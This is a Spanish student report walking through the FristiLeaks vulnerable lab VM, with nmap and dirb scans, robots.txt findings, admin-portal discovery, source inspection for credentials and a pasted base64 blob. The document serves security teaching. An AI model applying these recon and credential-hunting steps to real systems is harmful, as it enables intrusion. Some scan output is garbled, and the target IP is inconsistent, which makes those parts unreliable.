

INFORME DE FRISTILEAKS

JAVIER STIWAR MOSQUERA MORENO

Estudiante, IX Semestre.

UNIVERSIDAD TECNOLÓGICA DEL CHOCÓ DIEGO LUIS CÓRDOBA

FACULTAD DE INGENIERÍA

INGENIERÍA DE TELECOMUNICACIONES E INFONMÁTICA

AUDITORIA DE REDES

QUIBDÓ-CHOCÓ (COLOMBIA)

2025

INFORME DE FRISTILEAKS

INFORME DE FRISTILEAKS

JAVIER STIWAR MOSQUERA MORENO

Estudiante, IX Semestre.

RAFAEL SANDOVAL MORALES

Docente de asignatura.

UNIVERSIDAD TECNOLÓGICA DEL CHOCÓ DIEGO LUIS CÓRDOBA

FACULTAD DE INGENIERÍA

INGENIERÍA DE TELECOMUNICACIONES E INFONMÁTICA

AUDITORIAS DE REDES

QUIBDÓ-CHOCÓ (COLOMBIA)

2025

TABLA DE CONTENIDO

1.	INTRODUCCIÓN	1
2.	OBJETIVOS	2
2.1	OBJETIVOS GENERAL.....	2
2.2	OBJETIVOS ESPECÍFICOS.....	2
2.2.1	REALIZAR UN ESCaneo DE DIRECTORIOS.....	2
2.2.2	ANALIZAR LOS ARCHIVOS EXPUESTOS	2
2.2.3	ACCEDER A PORTALES ADMINISTRATIVOS.....	2
2.2.4	INSPECCIONAR EL CÓDIGO FUENTE DE LAS PÁGINAS ENCONTRADAS.....	2
2.2.5	DOCUMENTAR LA METODOLOGÍA Y HALLAZGOS.....	2
3.	IDENTIFICACIÓN Y ACCESO A LA PLATAFORMA FRISTILEAKS	3
4.	ENUMERACIÓN DE INFORMACIÓN DEL SERVICIO	4
5.	DESCUBRIMIENTO DE DIRECTORIOS MEDIANTE DIRB.....	5
6.	CORRECCIÓN DE LA RUTA DEL DICCIONARIO	6
7.	VALIDACIÓN DEL DICCIONARIO DE DIRB	6
8.	ENUMERACIÓN DE DIRECTORIOS CON DIRB	7
9.	EXPLORACIÓN DEL DIRECTORIO /IMAGES/.....	8
10.	ANÁLISIS DEL ARCHIVO /ROBOTS.TXT.....	9

11.	PORTAL DE ADMINISTRACIÓN ‘FRISTILEAKS’	9
12.	INSPECCIÓN DEL CÓDIGO FUENTE DE LA PÁGINA /FRISTI/	10
13.	INSPECCION DE LOGIN	11
14.	DECODIFICANDO E INGRESANDO CON LAS CREDENCIALES OBTENIDAS.....	13
15.	COPIAR EL ARCHIVO PHP A LA RUTA ESTABLESIDA	14
16.	ACTIVACIÓN DE EL MODO ESCUCHA.....	15
17.	ACCESO AL MODO ESCUCHA.....	16
18.	CREACION DE ARCHIVO CON PRIVILEGIOS	17
19.	DESCIFRANDO EL TEXTO DE BASE64.....	20
20.	CREACION DE ARCHIVO PYTHON PARA DESCIFRAR BASE64	21
21.	MODO ROOT EN FRISTILEAKS	22
22.	CREACION DE USUARIO EN FRISTILEAKS.....	23
23.	INSTALAR EL SERVIDOR DHCP	25
24.	COMANDO DE INSTALACIÓN.....	25
25.	COMANDO PARA CONTAR LOS CARACTERES DE UN TEXTO	29
26.	COMANDOS Y TRANSFERENCIA DE ARCHIVOS CON NETCAT	29
27.	Bibliografía	30

TABLA DE FIGURAS

ILUSTRACIÓN 1 IDENTIFICACIÓN Y ACCESO A LA PLATAFORMA FRISTILEAKS	3
ILUSTRACIÓN 2 ENUMERACIÓN DE INFORMACIÓN DEL SERVICIO	4
ILUSTRACIÓN 3 DESCUBRIMIENTO DE DIRECTORIOS MEDIANTE DIRB	5
ILUSTRACIÓN 4 CORRECCIÓN DE LA RUTA DEL DICCIONARIO	6
ILUSTRACIÓN 5 VALIDACIÓN DEL DICCIONARIO DE DIRB	6
ILUSTRACIÓN 6 ENUMERACIÓN DE DIRECTORIOS CON DIRB	7
ILUSTRACIÓN 7 EXPLORACIÓN DEL DIRECTORIO /IMAGES/	8
ILUSTRACIÓN 8 ANÁLISIS DEL ARCHIVO /ROBOTS.TXT	9
ILUSTRACIÓN 9 PORTAL DE ADMINISTRACIÓN 'FRISTILEAKS'	10
ILUSTRACIÓN 10 INSPECCIÓN	10
ILUSTRACIÓN 11 INSPECCIÓN DEL CÓDIGO FUENTE DE LA PÁGINA /FRISTI	11
ILUSTRACIÓN 12.INSPECCION DE LOGIN	12
ILUSTRACIÓN 13 CONTRASEÑA	12
ILUSTRACIÓN 14 DECODIFICAR	13
ILUSTRACIÓN 15 INGRESO AL LOGIN	13
ILUSTRACIÓN 16 LOGIN SUCCESSFUL	14
ILUSTRACIÓN 17 COPIA DE ARCHIVO	14
ILUSTRACIÓN 18 CONFIGURACION DEL ARCHIVO PHP	15
ILUSTRACIÓN 19 ACTIVACIÓN DEL MODO ESCUCHA	15

ILUSTRACIÓN 20 UPLOAD FILE	16
ILUSTRACIÓN 21 CARGO DE ARCHIVO	16
ILUSTRACIÓN 22 ACCESO AL MODO ESCUCHA	17
ILUSTRACIÓN 23 ARCHIVO EJECUTABLE	17
ILUSTRACIÓN 24 ACCESO EXITOSO	17
ILUSTRACIÓN 25 COMANDO PARA LISTAR	18
ILUSTRACIÓN 26 COMANDO PAR INGRESAR AL CD HOME	18
ILUSTRACIÓN 27 ACCEDER A RUTA	19
ILUSTRACIÓN 28 ACCEDER A LA INFO Y LISTAR	19
ILUSTRACIÓN 29 COMANDO NANO	20
ILUSTRACIÓN 30 CODIGO PYTHON	20
ILUSTRACIÓN 31DESCIFRANDO EL TEXTO DE BASE64	21
ILUSTRACIÓN 32 DESIFRADO DE TXT	21
ILUSTRACIÓN 33 USUARIO FRSTIGOD	21
ILUSTRACIÓN 34 LS AL	22
ILUSTRACIÓN 35 22. CREACION DE USUARIO EN FRISTILEAKS	24
ILUSTRACIÓN 36 CAMBIAR MODO A LOS USUARIO	25
ILUSTRACIÓN 37 INSTALAR EL SERVIDOR DHCP	25
ILUSTRACIÓN 38 COMANDO DE INSTALACIÓN	26
ILUSTRACIÓN 39 CREACIÓN DE ARCHIVOS	26
ILUSTRACIÓN 40 PASO 1 NANO	27
ILUSTRACIÓN 41 PASO 2 NANO	27
ILUSTRACIÓN 42 IP ASIGNADA	28

1. INTRODUCCIÓN

En el campo de la ciberseguridad es fundamental contar con entornos que permitan aprender y practicar de manera segura. **FRISTILEAKS** es una de esas plataformas diseñadas con fines educativos, ya que simula un sitio web con vulnerabilidades intencionales para que los usuarios puedan explorar, analizar y comprender cómo funcionan ciertos ataques informáticos.

se presenta como un recurso didáctico diseñado para el aprendizaje en ciberseguridad. El presente informe tiene como objetivo presentar de manera clara y sencilla qué es **FRISTILEAKS**, cuáles son sus usos principales y qué beneficios puede aportar a quienes se inician o desean profundizar en el mundo de la ciberseguridad.

2. OBJETIVOS

2.1 OBJETIVOS GENERAL

Identificar y analizar posibles vulnerabilidades en un servidor web mediante técnicas de **enumeración y exploración de directorios ocultos**, con el fin de encontrar puntos de acceso que permitan comprometer el sistema.

2.2 OBJETIVOS ESPECÍFICOS

2.2.1 REALIZAR UN ESCANEEO DE DIRECTORIOS

Utilizando herramientas como **DIRB**, con el propósito de descubrir rutas no visibles directamente desde la página principal.

2.2.2 ANALIZAR LOS ARCHIVOS EXPUESTOS

En busca de información sensible o rutas restringidas que puedan dar acceso a recursos ocultos.

2.2.3 ACCEDER A PORTALES ADMINISTRATIVOS

Esto para evaluar los mecanismos de autenticación implementados.

2.2.4 INSPECCIONAR EL CÓDIGO FUENTE DE LAS PÁGINAS ENCONTRADAS

con el fin de localizar credenciales, comentarios o configuraciones expuestas por error.

2.2.5 DOCUMENTAR LA METODOLOGÍA Y HALLAZGOS

para sentar las bases de un posible proceso de explotación y escalamiento de privilegios posterior.

3. IDENTIFICACIÓN Y ACCESO A LA PLATAFORMA FRISTILEAKS

Una vez identificada la dirección IP correspondiente al servicio **FRISTILEAKS** dentro del entorno de práctica, se procedió a ingresar a la aplicación mediante un navegador web. En este caso, la IP detectada fue **197.168.2.11**, lo que permitió establecer comunicación con el servidor que aloja el portal vulnerable.

Al acceder a la página principal, se evidenció una interfaz sencilla con el lema característico KEEP CALM, acompañado de la etiqueta THE #FRISTILEAKS MOTTO. Este aspecto inicial confirma la correcta conexión con el entorno y valida que el servicio está en funcionamiento.




Ilustración 1 IDENTIFICACIÓN Y ACCESO A LA PLATAFORMA FRISTILEAKS

4. ENUMERACIÓN DE INFORMACIÓN DEL SERVICIO

Una vez validado que la aplicación web **FRISTILEAKS** se encuentra activa y accesible, el siguiente paso consiste en realizar la **enumeración de información**. Esta fase tiene como propósito identificar características técnicas y posibles vulnerabilidades del servicio, con el fin de obtener un panorama más claro del entorno y de las tecnologías que lo soportan.

Para ello se empleó la herramienta **Nmap**, utilizando el siguiente comando: `NMAP -SV -P- 197.168.2.11`

```
(kali@kali)-[~]
$ nmap -sV 197.168.2.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-04 10:18 EDT
Nmap scan report for 197.168.2.1
Host is up (0.00015s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE      SERVICE VERSION
53/tcp    filtered  domain
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)

Nmap scan report for 197.168.2.2
Host is up (0.00098s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
445/tcp   open  microsoft-ds?
12345/tcp open  netbus?
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 197.168.2.3
Host is up (0.0020s latency).
All 1000 scanned ports on 197.168.2.3 are in ignored states.
Not shown: 1000 filtered tcp ports (proto-unreach)
MAC Address: 08:00:27:47:27:DD (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap scan report for 197.168.2.11
Host is up (0.00042s latency).
Not shown: 987 filtered tcp ports (no-response), 12 filtered tcp ports (host-prohibited)
PORT      STATE SERVICE VERSION
80/tcp    open  http        Apache httpd 2.2.15 ((CentOS) DAV/2 PHP/5.3.3)
MAC Address: 08:00:27:A5:A6:76 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
```


Ilustración 2 ENUMERACIÓN DE INFORMACIÓN DEL SERVICIO

5. DESCUBRIMIENTO DE DIRECTORIOS MEDIANTE DIRB

Después de haber identificado los servicios disponibles en el servidor, se procedió a realizar un análisis de directorios ocultos dentro de la aplicación web. Para este propósito se utilizó la herramienta **DIRB**, la cual permite efectuar un ataque de fuerza bruta contra **URLS** utilizando un diccionario de palabras.

El comando ejecutado fue el siguiente **DIRB** seguido de la ruta <http://197.168.2.11/images/keep-calm.png>

El análisis partió de la ruta **/images/keep-calm.png** con el objetivo de detectar posibles recursos adicionales en dicho directorio.



```
(kali㉿kali)-[~]  
$ dirb http://197.168.2.11/images/keep-calm.png  
  
_____  
DIRB v2.22  
By The Dark Raver  
_____  
  
START_TIME: Thu Sep  4 10:27:09 2025  
URL_BASE: http://197.168.2.11/images/keep-calm.png/  
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt  
  
_____  
  
GENERATED WORDS: 4612  
  
—— Scanning URL: http://197.168.2.11/images/keep-calm.png/ ——  
  
_____  
END_TIME: Thu Sep  4 10:27:12 2025  
DOWNLOADED: 4612 - FOUND: 0  
  
(kali㉿kali)-[~]  
$
```

Ilustración 3 DESCUBRIMIENTO DE DIRECTORIOS MEDIANTE DIRB

8. ENUMERACIÓN DE DIRECTORIOS CON DIRB

Una vez validado el diccionario y corregidas las rutas, se procedió a ejecutar un escaneo de enumeración de directorios sobre la raíz del sitio web **http://192.168.2.11/** utilizando la herramienta **DIRB**.

```
(kali@kali)-[~]
└─$ dirb http://197.168.2.11/

_____/usr/share/dirb/wordlists/
DIRB v2.22
By The Dark Raver /usr/share/dirb/wordlists/

START_TIME: Thu Sep  4 10:34:12 2025
URL_BASE: http://197.168.2.11/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
.config
_____/usr/share/
.cvsignore
GENERATED WORDS: 4612
.git/HEAD
—— Scanning URL: http://197.168.2.11/ ——
+ http://197.168.2.11/cgi-bin/ (CODE:403|SIZE:210)
⇒ DIRECTORY: http://197.168.2.11/images/
+ http://197.168.2.11/index.html (CODE:200|SIZE:703)
+ http://197.168.2.11/robots.txt (CODE:200|SIZE:62)
 listings
—— Entering directory: http://197.168.2.11/images/ ——
(!) WARNING: Directory IS LISTABLE. No need to scan it.
  (Use mode '-w' if you want to scan it anyway)
 profile
_____/usr/share/
END_TIME: Thu Sep  4 10:34:15 2025
DOWNLOADED: 4612 - FOUND: 3
subversion
(kali@kali)-[~]
└─$
```

Ilustración 6 ENUMERACIÓN DE DIRECTORIOS CON DIRB

9. EXPLORACIÓN DEL DIRECTORIO /IMAGES/

Con base en los resultados obtenidos en la fase de enumeración, se procedió a acceder al directorio **/images/**. Dentro de este repositorio se encontró un archivo denominado **3037440.jpg**, el cual contenía un meme con el texto **‘This is not the URL you were looking for’**.





Ilustración 7 EXPLORACIÓN DEL DIRECTORIO /IMAGES/

10. ANÁLISIS DEL ARCHIVO /ROBOTS.TXT

Dentro del sitio web se localizó el archivo **/robots.txt**, el cual es utilizado generalmente para indicar a los motores de búsqueda qué rutas deben o no ser indexadas. Sin embargo, desde el punto de vista de seguridad, este archivo puede revelar directorios ocultos o sensibles que un atacante podría aprovechar para profundizar su exploración.



```
User-agent: *  
Disallow: /cola  
Disallow: /sisi  
Disallow: /beer
```

ILUSTRACIÓN 8 ANÁLISIS DEL ARCHIVO /ROBOTS.TXT

11. PORTAL DE ADMINISTRACIÓN 'FRISTILEAKS'

Durante la exploración de directorios ocultos en el servidor, se accedió a la ruta **/fristi/**, la cual contenía un portal de administración denominado **fristileaks admin portal**.

El portal presenta una interfaz de autenticación con campos para **usuario** y **contraseña**, sugiriendo que es un punto de entrada restringido.




Ilustración 9 PORTAL DE ADMINISTRACIÓN 'FRISTILEAKS'

12.INSPECCIÓN DEL CÓDIGO FUENTE DE LA PÁGINA /FRISTI/

Para la inspección se le da clic derecho dentro de la página mostrara algo como esto
le damos el INPECT




Ilustración 10 INSPECCIÓN

Esto lo hacemos con el fin de identificar posibles credenciales incrustadas o pistas que permitan acceder al portal de administración, se procedió a **inspeccionar el código fuente** de la página **/fristi/**.





Ilustración 11 INSPECCIÓN DEL CÓDIGO FUENTE DE LA PÁGINA /FRISTI

13. INSPECCION DE LOGIN

Para este paso se realizó la inspección del login eso para sacar el usuario y contraseña

14. DECODIFICANDO E INGRESANDO CON LAS CREDENCIALES OBTENIDAS

Este paso identificar la contraseña para poder acceder al login



Decode from Base64 format

Simply enter your data then push the decode button.

```
IVBORw0KGgoAAAANSUheUGAAAW0AAABLCAIAAAA0UHqAAAAAXNSR0IArs4c6QAAAAARnQU1BAACx
jwv8YQUAAAAJcEhZcwAADsMAAA7DAcdvqGQAAARSSURBVHhe7dIRdtsgEIVhr8sL8nqymmmwmi0kl
S0iAQGY0Nb01/dWSQyTgdxz2t5+AcCHHAHgRY4A8CJHAHiRwC8yBEAXuQIAC9yBIAxOQLAixw
B4EWOAPAIrWb4kSMaVMgRAF7kCAAvCGSAFzkCwIscAeBFjgDwlkAeJEjALzIEQBe5AgAL5kc+f
m63yaP7/XP/5RUM2jx7IMz1ZdqpguZHPI+zJO53b9+1gd/0TL2Wull5+RmpJq5tMTkE1paHIVXJJ
Zv7/d5i6qse0t9rWa6UMsR1+WrORI72DbdWKqZS0tMPqGI8LRhzyWjWkTFDPXFmulC7e81bxnNovb
DpYzOMN1WqplLS0w+oaXwomXXtflL8e6W+IrNdDFujoQNJ9XbKtHMPsUmn9BSeGf51bUcr6W+VjNd
